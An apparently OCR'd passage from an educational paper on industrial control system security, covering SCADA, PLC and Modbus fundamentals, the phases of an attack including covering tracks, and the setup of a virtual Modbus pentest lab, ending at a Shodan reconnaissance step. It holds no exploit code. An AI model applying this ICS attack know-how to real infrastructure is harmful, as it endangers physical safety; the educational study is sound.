


Example of interdepency among critical infrastructures. Source: (Rinaldi, Peerenboom, & Kelly, Identifying, understanding, and analyzing critical infrastructure interdependencies, 2001)

Interdependency means that two or more systems' correct functioning depend each on another one. It can be either (not exclusively) physical, logical, geographical or cyber. The figure above shows an example of complex multi-interdependencies. It is evident how SCADA communications connect telecommunication systems with water plants, energy grid or gas refineries. In this scenario, attack vectors are multiplied. While this increases the connectivity and criticality of these systems, it also creates a greater need for their adaptability, resilience, safety, and security.

ICSs typical components and vulnerabilities

The introduction of IT capabilities into physical systems (for example Internet Protocol (IP) devices replacing proprietary solutions) subsequently generated a whole new series of opportunities to provoke incidents. Currently, one of the greatest concerns associated with many traditional ICSs is that they use outdated software and Operating Systems (OSs) which have many vulnerabilities and most of them have autorun features, which can be easily targeted by malware. Furthermore, the standardization of software, communication protocols and so on within ICSs have permitted from one side to enhance the productivity but in parallel it made easier for potential hackers to exploit a system.



The automation pyramid

Within the automation pyramid, ICSs comprises the first three levels from the bottom, while the IT systems the last two on the top.

ICSs vary among different sectors and depending on the size of the actual structure and its needs. On the automation pyramid (see figure above), it can be identified as the first three layers. ICSs are usually are composed of:


- Local Human-Machine Interface (HMI), serve to automate correctly processes in an industry. They are mostly present as a touch screen device with an operations panel and a monitoring screen. HMIs use dedicated software so that engineers could use them accordingly to their needs. Inputs and outputs are programmed to work on compatible PLCs or RTUs (Remote Terminal Units) through specific and various protocols that will be shown in the next chapter.

- Supervisory Control and Data Acquisition (SCADA) systems are a type of ICS that uses Graphical User Interface (GUI) communication channels and computers to provide control of remote equipment. SCADA systems are used to control geographically dispersed assets where centralized data acquisition is as important as control. They are designed to collect field information, transfer it to a central computer facility, and display the information to the operator graphically or textually, thereby allowing the operator to monitor or control an entire system from a central location in near real time. They usually consists of a Central Monitoring System (CMS) connected to one or more Remote Stations, i.e. RTUs or PLCs. Sometimes they are confused with HMIs systems, but they are not the same. SCADA systems are implemented for remote control while HMIs are local; furthermore, SCADA systems can contain one or multiple HMIs but not the opposite. SCADA networks are usually connected to an outside corporate network and/or Internet through specialized gateways. This means they are usually connected to the administrative and managerial level (ERP, MES levels on the automation pyramid). This in turn makes them vulnerable, since this two levels are usually exposed to the internet and thus to infections (although companies often use VPNs and related instruments to protect themselves). This weak point was clearly assessed when the cyber-attacks were listed in the previous section. Generally the aim of IT security is to obtain, in order: confidentiality (protect sensible data from being stolen), integrity (protect it from being misused) and availability (of the data). Confidentiality, Integrity and Availability is usually referred to as CIA. In SCADA systems they might instead be prioritized as AIC, because systems work with actual physical processes and the loss of availability may have a real serious impact on physical processes (such as human life, environment, damage of equipment etc.). Up-to date SCADA systems could work in PCs but also on Smartphone and Tablets and are incredibly popular, not only in the market per se: often the term "SCADA" is (mis)used as a synonym of the whole ICS, although it is incorrect.

- The Programmable Logic Controllers (PLCs) have been developed to control the industrial processes which require high reliability in repetitive processes. They were created by Modicon (now Schneider Electric) at the end of the '60s, and basically consists in rugged computers that control a single physical process. They are controlled through an easy programming language called "ladder logic", which visually expresses logic operation through rungs and thus the name.

- Distributed[12] Control Systems (DCS) are automated control system for more complex processes. It manages instructions to multiple computers within a machine. A DCS is used for continuous, complex controls, have an integrated control centre much like a SCADA platform, which is the core of the system. For this reason DCS developers claim it is much more secure than PLC+HMI- based systems.

[12] Sometimes the term "decentralized" is used instead; the two seem interchangeable.



Possible functioning of an ICS. Credit for the background image: RealPars

If any of these components are compromised, the consequences can be disastrous and put the safety of many people at immediate risk. The main reason for the escalation of cyberattacks in the field of CI may be that most control systems used for such structures do not utilise propriety protocols and software any more, but standard solutions. Furthermore, this open protocols use very poor or no encryption methods, which create a very insecure architecture. It is useful to investigate common protocols and how they work.

Industrial communications

Communication among devices happens through the so-called protocols. They are defined as a method for digital data communications between two or more devices in different locations, or on a network. Protocols operating on a network need hardware devices and connecting cables to work.

At the beginning, devices were connected only through serial data transmissions. The most common interfaces are RS232 or RS285. Data transfer is pretty slow (20kbs) compared to nowadays necessities; furthermore, cable length goes up to around 15 meters. However, for years RS232 has been a standard in industry. Later on, USBs have started to phase out this older serial communication standard in corporate and home LANs.

Methods of communication

Three common methods for communications between networks are "Master-Slave", "Token-Ring", and "Ethernet". Master-slave is used often in industrial controllers. In this technique, a master device (server) queries slaves (clients) to collect ICS data and change parameters. Slaves respond to master's query to report data, and change parameters under master's command. Usually, an HMI or a SCADA system constitute the master, while a PLC could be either a slave or master (that commands other PLCs for example), depending on the system. The useful data is "embedded" in the slave, but could be read and modified only through the master system. Another one is the Token-Ring, named for its ring-shaped networks. Token-ring networks never became prevalent in business and industry thus are just mentioned here. The most common nowadays is the Ethernet (standardized as IEEE 802.3), faster than the previous ones, typically 100 Mbps. Emerged almost in parallel with the advent of the Internet in the 1990s, it makes use of Carrier Sense – Multiple Access with

Collision Detection (or CSMA/CD) technique. On an Ethernet network, any node can communicate with any other node. It works like this: first, before a computer or controller sends data to another (or more than one) device, it listens to see if the network is busy. If the network is active, it will wait and try to send data later. If it senses the network is available, it will transmit the data. However, due to network time delays, a node may start sending data before it senses data release by another network node and create a collision. Ethernet suits large networks, like CIs for example, better than the other communication methods. In fact it is pretty common among industrial controllers.

When any network can transmit data to any other node on the network, the network is called a peer-to- peer (P2P) network. Peer-to-peer thus means that the devices connected to the network are both server and client, thus, a master-slave network is not a peer-to-peer network. An example of its use is the Modbus Plus protocol, which allows multiple masters.

Most common industrial protocols


Control protocols used in the industrial sector are standardized under the concept of Fieldbus, defined as "a family of industrial computer network protocols used for real-time distributed control" (Hamill, 2011). This micro- network is what actually connect PLCs to valves, sensors, rotors and other automation peripherals. The most used protocols are either open or in the hand of a bunch of companies, like Siemens, Rockwell / Allen-Bradley and Schneider electric.

- **EtherNet/IP** → the most common nowadays, an open protocol that has conquered the market especially for its high data transfer speed (since it is based on Ethernet) and deterministic communications. Furthermore, the ODVA (Open DeviceNet Vendors Association, a no-profit organization) will certify hardware based on this protocol only if it works in industrial settings. It is very popular in the motion control settings, and makes use of TCP port number 44818 for explicit messaging and UDP port number 2222 for implicit messaging. Ethernet protocols are much more vulnerable than standard fieldbusses; however, common fieldbus protocols are not immune. Among the most used are the Profibus and the Modbus (and their variants).
- **Profibus** → The Profibus (Process Field Bus) standards arose from the efforts of a consortium of German companies including Siemens Corp., and the German government. These protocols are all open. The Profibus protocols are not as widely-used in the United States as they are in Europe and Asia. Notably, Profibus connected the Siemens' S7-315 and S7-417 PLCs to the rotors and exhaustion valves in the Natanz facility targeted by Stuxnet.
- **Modbus** → The original, proprietary Modbus protocol was developed by Modicon in 1979 for use with Modicon PLCs. First versions only used serial data transmission. In 2004 Modbus became an open protocol managed by the Modbus Foundation. According to various experts[13], nowadays is one of the most popular in the field of automation control and SCADA. It's correct to refer to Modbus as a control protocol, but it also can be used for data communications applications that don't require control capability. Modbus uses the master-slave technique and is not hardware-dependent. Many commercially available transmitters and indicators are Modbus compatible. There are several variants on the market, including: Modbus RTU and Modbus TCP/IP. Furthermore, Schneider had developed Modbus Plus as a proprietary control that uses P2P connections.

[13] See, for example, REALPARS articles regarding Modbus in the references

The penetration test will be conducted on a system that communicates via the Modbus TCP/IP protocol; thus it is useful to go deeper in its functionalities. It consists in an adaptation of the original one for use on an Ethernet network, that lies in an Intranet or Internet. It is a royalty-free (open), highly interchangeable protocol and very easy to use. For these reasons it has become very popular, although insecure: the communications are not encrypted at all. Modbus communication is, again, between a master and a slave. Devices within a network are identified through IP addresses and communicate through the standard port 502 (although it can be changed). The are 4 data types within the memory register, further identified by the leading number used in the devices memory address:

- Discrete Inputs: 1-bit, could only be read. Reference starts with 1.
- Coils (Outputs): 1-bit, could be read and written, values are 0 or 1. Reference starts with 0.
- Input Registers (Input Data): 16-bit, could only be read. Reference starts with 3.
- Holding Registers (Output Data): 16-bit, could be read and written. Reference starts with 4.



Outline of the Modbus protocol. Credit: REALPARS

The slave address is used to define which slave device should respond to the sent message.

All other nodes on the Modbus network ignore the message if the address field doesn't match their own address. The function code tells the slave which action to take. There are 255 possible actions, although some might not apply to some devices. For example "01" corresponds to "Read coils", while "03" (in the image above) to "Read Holding registers". The data address contains additional specific information for the data types.

Master Request		Slave Reply	
Field Name	**Example**	**Field Name**	**Example**
Modbus slave address	0x2F	Modbus slave address	0x2F
Function code	0x03	Function code	0x03
Address of the register to read (MSB)	0x03	Data length in bytes	0x02
Address of the register to read (LSB)	0xF7	Register value (MSB)	0x02
Number of registers (MSB)	0x00	Register value (LSB)	0x2B
Number of registers (LSB)	0x01	CRC (MSB)	0xXX
CRC (MSB)	0xXX	CRC (LSB)	0xXX
CRC (LSB)	0xXX	–	

Source: Modbus Functions, Schneider Electric

When the Master sends a request, the slave's normal response simply echoes the original function code. However the code might be different. If an error occurs, the slave will return 1 byte containing 8 binary bits 1000 0011 in the "function code" field and appends an Exception Code in the "data" field of the response message that tells the master device what kind of error occurred, or the reason for the error.

Summing-up, industrial control protocols are a necessary component that permit the PLC to manage connectors, valves, coils, turbines and so on. The data transmitted through the protocols is fundamental for the correct functioning of processes and too often is not encrypted. This is the consequence of a standardized, profit-focused trend that have generated a whole series of open, pretty easy-to-use and internet-friendly solutions. However, as already stressed, this in turn has opened the doors to potential malicious acts. Thus, how does an hacker actually take advantage of the abovementioned vulnerabilities?

Now that the basic features of a typical ICSs have been showed, it is time to go deeper into the process that constitutes a typical cyber-attack. A brief introductory part will show the canonical steps of an attack; subsequently a small demonstration will show hands-on how an attack is performed.

PENTESTING ICS

Attacking an ICS system is a complex process. In this section the steps will be shown while conducting a very basic penetration test (pentest) on a virtual small company that has very poor security systems. Disclaimer: *the following laboratory was done for solely educational purpose on no real target*.

Modus Operandi of a cyber-attack

- **Reconnaissance**: First of all, the attacker must chose the target and explore the best tactics to deploy. Before launching the actual attack, useful information on the target must be gathered. This could be done in a variety of ways: social engineering, specific research systems, use of social media etc. In the case of industries/infrastructures, satellite images are very useful to have an idea of the sizes of the area and how is dispersed.
- **Scanning**: usually ICSs lie within a close, perimetral network with no internet access. Furthermore, they are often distinct (but connected) from corporate network (ERP and MES layers on the automation pyramid), which actually is usually connected (through a VPN most of the times) to a cloud service, a database and thus the internet. During the scanning the hacker looks around every inch of the network in order to find vulnerabilities. In the case of industries, one of the most exploited entry points are organization computers, often through phishing/scam techniques.
- **Access & Escalation**: after the point of access is identified, hackers need to penetrate the network taking advantage of the vulnerabilities. In industries, it might be either on corporate computers (the IT layer) or the control systems themselves (although it has been showed how this happens rarely). SCADA systems have shown many weak points in the last years. Escalation means that attackers, after gaining access to the systems, need to work in that environment with administrator privileges/from root level in order to remotely execute commands without any kind of issues. If the malware is targeting a specific system, it needs to propagate until the target is found.
- **Exfiltration & payload activation**: now that perpetrators have control of the computer/systems hacked, they can to exfiltrate files, keylogs and other useful information. If a C&C server (through backdoors) is established, they might activate the sent payload (an executable file, for example) in order to achieve more complex operations. Some worm malwares, like Stuxnet, had autorun functions so there is no need for remote controlling the operations once the system is infected.
- **Sustainment**: APT want, for definition, to lie within systems for a long time and provoke as much damage as possible. Thus, the malware needs to keep hidden control all the time with rootkits. Since operators of the victim's systems might change some setting or notice anomalies, it is utterly important to sustain the attack within the target.
- **Obfuscation**: most of times, especially with ICSs, hackers want their job to be performed silently. Thus, many precautions to confuse IT experts and disorientate investigators are fundamental.These kind of expert personnel could easily find a connection and identify a group or a state (that is what actually happens most of the times) and thus create a chance to make the attacker legally pursuable. Thus, operations as log cleaning, spoofing, changing MACE attributes of a file and general misinformation are essential for the post-exploitation phase.

All the actions were performed on my personal computer creating virtual machines with the VirtualBox software.[14]

Software used:

- Virtual Box – to create the Virtual Machine (VM) running the attacker's and victim's OS
- Kali Linux (VM1) – the attacker's system
- Windows Server 2008 R2 (VM2) – the victim's system
- qModMaster (installed on Windows, VM2) – software to simulate the Master in a Modbus protocol (i.e. the "SCADA", or better the "HMI" of the target)
- ModbusPal (installed on host system, i.e. Windows 10) – software that simulates the slave component of a Modbus TCP/IP protocol (i.e. the "PLCs")

Prior to conduct the pentest the Modbus' master and slave components are connected.


ModbusPal needs to be setup. First the slave is created (1); then, 5 Holding registers (2) and 5 coils (3) are added for one slave, called "PLC".


The values associated are:

Holding registers → 11, 22, 33, 44, 55.


Coils → 1, 1, 1, 0, 0


Then by pressing "Run" (4) the slave is ready to be connected to the Master.







[14] The laboratory is largely based on the "*modbus-based cyber-attack*" by the Cyber Forensics Lab, in combination with ethical-hacking techniques provided by the "Null-byte" website, both present in the references.






Then the connection from the Master is established by setting the IP address(5) from "Options" and pushing the "Connect" (6) button. The TCP port is left as 502, the default one. Slave Addr is the ID associated with the slave and the number of coils are set to 5. Actions are performed from the "function code" list and executed with the Read/Write button (7). In the image the function is "Read coils" and will display the coils as being set.





Function Code
Write Single Coil (0x05)
Start Address
3
Dec
Number of Coils
Signed
Read Coils (0x01)
Read Discrete Inputs (0x02)
Read Holding Registers (0x03)
Read Input Registers (0x04)
Write Single Coil (0x05)
Write Single Register (0x06)
Write Multiple Coils (0x0f)
Write Multiple Registers (0x10)


QModMaster
File
Options
Commands
View
Help
Modbus Mode
TCP
Slave Addr
1
Scan Rate (ms)
1000
Function Code
Read Coils (0x01)
Start Address
0
Dec
Number of Coils
5
Data Format
Dec
Signed
1 1 1 0 0 x x x x x
TCP : 192.168.001.054:502
Base Addr : 0
Packets : 1
Errors : 0

1. Reconnaissance and Scanning

In the virtual scenario built for this pentest, the attacker is looking for a small company with obsolete systems. The most powerful tool to search for the internet of things is Shodan. Shodan is to internet- connected devices as Google is to text research.

On Shodan's database are present webcams, routers but also industrial control systems. In fact, "SCADA" is one of the most popular searched words. There is plenty of videos of users accessing various internet-connected systems via Shodan by just giving the standard admin credentials. If the Modbus TCP/IP was



